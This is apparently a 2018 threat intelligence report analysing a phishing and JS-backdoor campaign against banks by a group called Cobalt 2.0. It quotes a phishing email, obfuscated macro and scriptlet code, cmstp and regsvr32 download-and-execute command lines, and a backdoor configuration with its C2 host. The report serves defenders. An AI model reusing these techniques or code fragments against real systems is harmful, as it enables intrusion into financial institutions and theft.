[ThreatBook Advanced Report]
Latest Trend Analysis on the Financial Hacking Gang, Cobalt 2.0

TAG: advanced sustainable attack, APT, Cobalt, Cobalt 2.0, Spear phishing, JS backdoor, finance
TLP: Yellow (only for internal use by organizations receiving the report)
Date: June 27, 2018


Summary
Since May 2018, ThreatBook has found through monitoring that a financial hacking gang had continued to attack banks in Russia, the Commonwealth of Independent States (CIS) and Western countries. The Tactics, Techniques, and Procedures (TTP) of this gang is very similar to that of Cobalt Group, so some security companies attribute it to the Cobalt Group, but the gang left a message to deny this connection in a Trojan sample. Since the TTP of the gang is very similar to Cobalt Group, and the Cobalt Group's leader was arrested on March 26, 2018, we speculate that the gang may have evolved from Cobalt and name it Cobalt 2.0.
This report analyzes the gang's recent attack, as well as the technologies and tools they used. The details are as follows:

- Cobalt 2.0 has been very active recently, attacking banks in Russia, the CIS and Western countries mainly by masquerading well-known security vendors such as McAfee, high-tech companies such as Apple, financial regulators, and captured bank supply chains.
- On June 18, Cobalt 2.0 stole the domain name dieboldnixdorf.us of Diebold Nixdorf, the largest ATM machine supplier in the United States, and then disguised itself as Diebold Nixdorf to send phishing emails to multiple banks.
- Recently, Cobalt 2.0 mainly uses Office documents containing CVE-2017-8570, CVE-2017-11882 and CVE-2018-0802 vulnerabilities or malicious macros as the initial infection vector, uses system tools such as cmstp.exe and regsvr32.exe to execute malicious codes, bypasses AppLocker and UAC, and finally delivers all of its JS backdoors, which have functions such as downloading and executing PE and scripts, and remote shell.
- ThreatBook has extracted a total of 24 related IOCs through traceability analysis of related samples, IP and domain names, which can be used for threat intelligence detection. ThreatBook's Threat Detection Platform (TDP), Threat Intelligence Subscription, and Application Programming Interface (API) have all supported the detection of this attack event and the gang.

Details
Through monitoring, ThreatBook has found that a financial hacker gang had continued to launch spear-phishing attacks on banks in Russia, Turkey, Kazakhstan, and Bulgaria since May 2018. These attacks were even more frequent, especially after US ATM machine supplier Diebold Nixdorf's domain name dieboldnixdorf.us was taken down. According to ThreatBook Threat Intelligence Cloud, the gang has recently used Office

documents containing CVE-2017-8570, CVE-2017-11882 and CVE-2018-0802 vulnerabilities or malicious macros to launch attacks. Once the victim downloads and opens the malicious document, this may lead to infection of a JS backdoor, which can download and execute PE and scripts, and run remote shell.

In the past two months, we found that Russia's Rosgosstrakh Bank has been subjected to at least three phishing attacks by the gang. The most recent attack occurred on June 19, and the attacker sent spear-phishing emails themed with "Black box attacks" to Rosgosstrakh Bank, which could induce downloading of attack documents hosted on dieboldnixdorf.us. The relevant email contents are as follows:



Black box attacks

Diebold Nixdorf
发给 ea.noskov 2018-06-19 15:30 隐藏信息

发件人: Diebold Nixdorf<phillip.bedford@dieboldnixdorf.us>
收件人: ea.noskov<ea.noskov@rgsbank.ru>
时间: 2018年6月19日 (周二) 15:30
大小: 9 KB

EAST has just published a European Payment Terminal Crime Report covering 2017 which reports that ATM malware attacks have started in Western and Central Europe.

A total of 192 ATM malware and logical attacks were reported, up from 58 in 2016, a 231% increase. 189 of the attacks were logical attacks where equipment typically referred


to as a 'black box' is used to send dispense commands directly to the ATM cash dispenser in order to cash-out the ATM.

Apply security protocol:

http://dieboldnixdorf.us/Doc/Security_protocol.doc

Diebold Nixdorf
5995 Mayfair Road
P.O. Box 3077
North Canton, Ohio USA 44720-8077
Tel: +1 330.490.3790

In addition, the gang also launched a large number of spear-phishing attacks against banks. The related attack activities are as follows:




Sample Analysis

Recently, Cobalt 2.0 mainly attacks through Office documents containing malicious macros or exploits. This article uses the recently captured attack document “Security_protocol.doc”, which has been used to attack at least four banks, as an example.

1. The basic information of the sample is as follows:


Type	**doc**
Size	83968 bytes
Name	Security_protocol.doc
Download link	http://dieboldnixdorf.us/Doc/Security_protocol.doc
SHA256	e566db9e491fda7a5d28ffe9019be64b4d9bc75014bbe189a9dcb9d987856558
SHA1	bd1e815dd492be3ff0ec54351fe61ce1b0e2a5af
MD5	92f1bb5aa4a1c6c8ac81cbfdc2b3698a

2. The test results of the sample in the ThreatBook cloud sandbox are as follows:



https://s.threatbook.cn/report/file/e566db9e491fda7a5d28ffe9019be64b4d9bc75014bbe189a9dcb9d987856558/?env=win7_sp1_enx64_office2013


3. The overall execution process of the sample is as follows:



4. Sample behavior analysis:

1) The sample analyzed is an Office document containing malicious macros. This sample downloads and infects samples through the use of macros. After the sample runs, macros need to be manually enabled to trigger the behavior. The macro code is encrypted and obfuscated.

Screenshot after opening the document:



Some macro codes are as follows:

```
Dim q96A779
Private Function tCFCA73(jA8DF, p2ED73)
tCFCA73 = jA8DF - (p2ED73 * (jA8DF \ p2ED73))
End Function
Private Function y3AECE(eF60932, cE0)
Open eF60932 For Output As #1
Print #1, cE0
Close #1
End Function
Sub mB20BEF()
Dim mE0C02(5) As Byte
mE0C02(4) = 67
mE0C02(3) = 66
mE0C02(0) = 65
mE0C02(1) = 53
mE0C02(5) = 48
mE0C02(2) = 69
Dim i00776(870) As Byte
i00776(93) = 122
i00776(83) = 60
```

2) The macro code will release the s886A5.txt file in the% appdata% directory. This file is essentially an inf file, and then the "Connection Manager" command cmstp.exe is invoked. The command format is as follows:

路径：

C:\Windows\System32\cmstp.exe

参数：

```
parent_pid:380
cmdline:' "C:\Windows\System32\cmstp.exe" /s /ns "C:\Users\L\AppData\Roaming\s886A5.txt"'
image_base:0x00310000
image_size:0x00018000
```

The contents of the s886A5.txt file undergoes simple segmentation of the string, and some of the contents are as follows:

```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
UnRegisterOCXs=s77EC2
[s77EC2]
%11%\%n4598F2_1%%n4598F2_2%%n4598F2_3%,NI,%zA97DA_1%%zA97DA_2%%zA97DA_3%%zA97DA_
A97DA_14%%zA97DA_15%%zA97DA_16%%zA97DA_17%%zA97DA_18%%zA97DA_19%%zA97DA_20%%zA97
[Strings]
AppAct="SOFTWARE\Microsoft\Connection Manager"
zA97DA_1="ht"
zA97DA_2="tp"
zA97DA_3=":/"
zA97DA_4="/d"
zA97DA_5="oc"
zA97DA_6="um"
zA97DA_7="en"
zA97DA_8="ts"
zA97DA_9=".t"
zA97DA_10="ot"
zA97DA_11="al"
```

3) The restored URL is http://documents.total-cloud.biz/version.txt. Here, an INF-Script download execution technology is used. This technology was first published on foreign websites in February 2018. The main principle is to use cmstp.exe to load INF files to download SCT scripts and execute COM script files. This technology has Anti-AntiVirus ability and can bypass AppLocker and UAC.

4) After the cmstp command is executed, the version.txt file is requested from http://documents.total-cloud.biz, and then saved to the temporary directory of IE and renamed as version [1].txt, overwriting the index.dat where IE saves the browsing history and writing in LEAK mark (for re-deletion after deletion failure). As shown below:

内容	标头	访问统计	最后修改时间	最后访问时间
version[1].txt	LEAK	0	-	-
http://ud5.3lsoft.com/10058.txt	URL	1	2014-10-20 10:19:05	2018-05-11 18:52:07
http://dl.pinyin.sogou.com/pas...	URL	1	2013-04-03 14:44:15	2018-05-11 18:54:20
http://dl.pinyin.sogou.com/pas...	URL	1	2011-09-14 10:52:01	2018-05-11 18:54:20
http://dl.pinyin.sogou.com/pas...	URL	1	2011-07-28 19:24:11	2018-05-11 18:54:20

5) The file is essentially a sct file. The file is called and executed by the regsvr32.exe

command. The JS code embedded in the file is also encrypted and obfuscated. Part of the code is as follows:

```
<?XML version="1.0"?>
<scriptlet>
<registration
description="vtSSkdh"
progid="vtSSkdh"
version="1.00"
classid="{18CBEF58-45CA-9A62-5FE2-54CD6BD72B11}"
>
<script language="JScript">
<![CDATA[
function dKoY(bdegD, eeRCta9jbu){return bdegD.charAt(eeRCta9jbu);}function iKaDO6x(hK8SOL){var jz0uCSo =
"";var oVMZb=hK8SOL.length - 1;while (oVMZb >= 0){jz0uCSo += dKoY(hK8SOL, oVMZb);oVMZb = oVMZb -1;}return
 jz0uCSo;}function v3Qb6(oyjk){return String.fromCharCode(oyjk);}function spJJNi0(eSP,usmpsl0nJi){var mQ=
'';var pTBF98BT2=0;var kXz2OrzO=usmpsl0nJi.length;var iLaBf=0;var m0='';while (iLaBf<eSP.length-2) {m0=
dKoY(eSP,iLaBf)+dKoY(eSP,iLaBf+1)+dKoY(eSP,iLaBf+2);if (dKoY(eSP,iLaBf)=='0'){m0=dKoY(eSP,iLaBf+1)+dKoY(
eSP,iLaBf+2);}if ((dKoY(eSP,iLaBf)=='0')&&(dKoY(eSP,iLaBf+1)=='0')){m0=dKoY(eSP,iLaBf+2);}pTBF98BT2=
```

The decrypted part of the JS code is as follows:

```
function q9HnJ(sfM5SsP72) {
    return new ActiveXObject(sfM5SsP72);
}

var lNBmrE = q9HnJ(vgs("=AANowzGP9TEj4zLqUmPdExYxcRamQgP/UjK", "yVMWtR"));

function tHar8sD(dxyn) {
    if (lNBmrE.fileExists(dxyn)) {
        return true;
    }
}

function fN2LCAmtR() {
    var iXZAykzwj;
    iXZAykzwj = cw7BrBF(vgs("==wJSRWANMRIrgkcH8QCn0yUiBRDZciM", "buVNU1"), vgs("NFHMyoDN", "gcad4"));
    if (iXZAykzwj === vgs("=MkNSAiN", "wmV")) {
        return true;
    } else {
        return false;
    }
}

function kO4aTt(gHnbeil, snDwKDJ) {
    var s = [];
    var j = 0;
```

6) The main functions of the embedded JS code:

- First, 49129.doc (a white file with a random file name) is released in the current user folder, then call the taskkill command to end the current Word process and open the newly released doc file.

-Then the reg command is called to delete the registry key HKEY_CURRENT_USER\Software\Microsoft\Office\version number\Word\Resiliency, to avoid word error or other warning messages popping up due to the previous crash when the document is opened again.


-Finally, 10664.txt (the file name is random) is released to the user folder (C:\Users\user name), and call the regsvr32 / s command to execute the file, and finally perform self-deletion.

7) Unlike the previous file with ".txt" suffix, the 10664.txt released is not a text file but a dll. The dll will release F228F449F5E416.txt to the %appdata% directory and write data to the registry path HKEY_CURRENT_USER\Environment\UserInitMprLogonScript with the content regsvr32 / S / N / U / I: "C:/Users/L/AppData/Roaming/F228F449F5E416.txt" ScRoBJ. The purpose of this action is to use Logon Scripts technology to implement script execution prior to virus killing software, in order to bypass the blocking of sensitive operations by virus killing software and achieve self-starting after startup. After these operations are completed, the dll will delete itself. Part of the code of the dll is as

follows:

8) F228F449F5E416.txt is also a sct file. The main function is implemented by the embedded JS script, which is also encrypted and obfuscated. Part of the code is as follows:

The decrypted part of the JS code is as follows:



```
function obj(xString) {
    return new ActiveXObject(xString);
}

var xhr;
try {
    xhr = obj("Msxml2.ServerXMLHTTP.6.0");
} catch (e) {
    xhr = obj("Msxml2.ServerXMLHTTP.3.0");
}
var con;
try {
    con = obj("Msxml2.XMLHTTP.6.0");
} catch (e) {
    try {
        con = obj("Msxml2.XMLHTTP.3.0");
    } catch (e) {
        con = obj("Microsoft.XMLHTTP");
    }
}

function check_Net() {
    var Resp = false;
    var conz1 = con;
    try {
        conz1.open("HEAD", "http://www.w3.org/1999/XSL/Format", false);
```

The script is registered to start at boot time. After running, it will first perform a network connectivity test by accessing the domain name www.w3.org. Once the connection is successfully made, the script will detect whether its own file has been deleted. If so,

end the operation. Otherwise, go to https: // api.asus.org.kz/version.txt and download the file to the %appdata% directory, the file name is random (the file name is stored in HKEY_CURRENT_USER\Software\Microsoft\Notepad\user name), and then use the command regsvr32.exe / S / N / U / I: “file path” sCrobJ to execute the command.
9) Although the version.txt downloaded at this stage is also a sct file, it is different from the version.txt downloaded previously. The decrypted part of the JS script is as follows:

```
var BV = "2.0";
var Gate = "https://api.asus.org.kz/v1";                    // C2地址
var js_gate = "https://api.asus.org.kz/version.txt";        // 利用服务器进行木马更新
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "MXiUoW5t9DjuLdrQ";
var rcon_now = 0;
var User = "";
var Build = "";
var gtfo = false;

function obj(xString) {
    return new ActiveXObject(xString);
}

function gObj() {
    var objMain;
    try {
        objMain = GetObject("winmgmts:{impersonationLevel=impersonate}");
        return objMain;
    } catch (wtf111) {
        return false;
    }
}
```

This JS script is the final backdoor program. It connects to C2 through https://api.asus.org.kz/v1 and uses https://api.asus.org.kz/version.txt for backdoor updates. The backdoor has functions such as downloading and executing scripts, remote shell, and downloading and executing PE files. The command list is as follows:

d&exec	**Download and execute the PE file**
more_eggs	Download the script
gtfo	Enable or delete files at startup and end the process
more_onion	Run the script
more_power	Remote shell

Association Analysis

Through analyzing the phishing emails sent by the gang, it can be found that the gang mainly targeted banks in Russia, the CIS and Western countries. In addition, the gang’s TTP is very similar to that of the Cobalt, so some security companies attributed it to the Cobalt organization, but the gang denied this connection and left "We are not cobalt gang, stop associating us with such skids!" in the JS backdoor version 4.4.

```
function anonymous() {
    var researchers = "We are not cobalt gang, stop associating us with such skids!";
    researchers = "";
    var BV = "4.4";
    var Gate = "https://outlook.live.org.kz/api/v1";
    var hit_each = 10;
    var error_retry = 2;
    var restart_h = 4;
    var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
    var Rkey = "yTmEh5Fou7NKcmjK";
```

Since the gang's TTP is very similar to Cobalt and the organization began to claim that it is not Cobalt after the arrest of the Cobalt leader (on March 26, 2018). We speculate that the gang may evolve from Cobalt and name it Cobalt2. 0. The correlation between Cobalt and Cobalt 2.0 is as follows:

Gang	**Cobalt**	**Cobalt2.0**
Attack chain	Phishing Email-> Malicious Document-> Macro/Vulnerability-> Download and execute JS script-> Release DLL-> Release JS Backdoor; Phishing Email-> Malicious Document-> Macro/Vulnerability-> Cobalt Strike	Phishing Email-> Malicious Document-> Macro/Vulnerability-> Download and execute JS script-> Release DLL-> Release JS Backdoor; Phishing Email-> Malicious Document-> Macro/Vulnerability-> Download and execute JS script-> Release DLL-> Release JS Downloader-> Download and execute JS Backdoor
Targeted industries	Finance	Finance
Target	Banks	Banks
Targeted regions	Europe (Russia and CIS), Asia, America	Europe (Russia and CIS), America
Purpose	Financial gains	Financial gains
Attack methods	Social engineering, supply chain attack, multi-stage attack, JS backdoor	Social engineering, supply chain attack, multi-stage attack, JS backdoor
Attack tools	Unique tools: JS backdoor Public tools: Cobalt Strike System tools: PowerShell, odbcconf.exe, regsvr32.exe, msxsl.exe	Unique tools: JS backdoor System tools: cmstp.exe, regsvr32.exe, msxsl.exe
Delivery	Email links, email attachments (Office	Email links, email attachments (Office

	documents, PDF ...)	documents, PDF ...)

